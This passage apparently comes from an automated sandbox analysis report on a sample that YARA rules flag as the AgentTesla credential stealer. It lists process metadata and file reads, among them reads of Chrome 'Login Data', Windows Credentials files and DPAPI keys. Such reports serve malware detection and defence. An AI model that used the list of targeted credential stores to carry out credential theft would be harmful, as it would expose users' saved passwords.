File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3339.tmp	unknown	2	success or wait	1	134AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp3339.tmp	unknown	1595	success or wait	1	134ABD9	ReadFile

Analysis Process: conhost.exe PID: **6376**, Parent PID: **6372**

General

Target ID:	11
Start time:	11:30:25
Start date:	26/05/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: txQleCu.exe PID: **6656**, Parent PID: **6012**

General

Target ID:	12
Start time:	11:30:27
Start date:	26/05/2023
Path:	C:\Users\user\AppData\Roaming\txQleCu.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\txQleCu.exe
Imagebase:	0x790000
File size:	694272 bytes
MD5 hash:	024997939B7CE9B28382176C0A70CEC8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.629486178.0000000002BE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.629486178.0000000002BE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	717E1B4F	ReadFile

Disassembly

No disassembly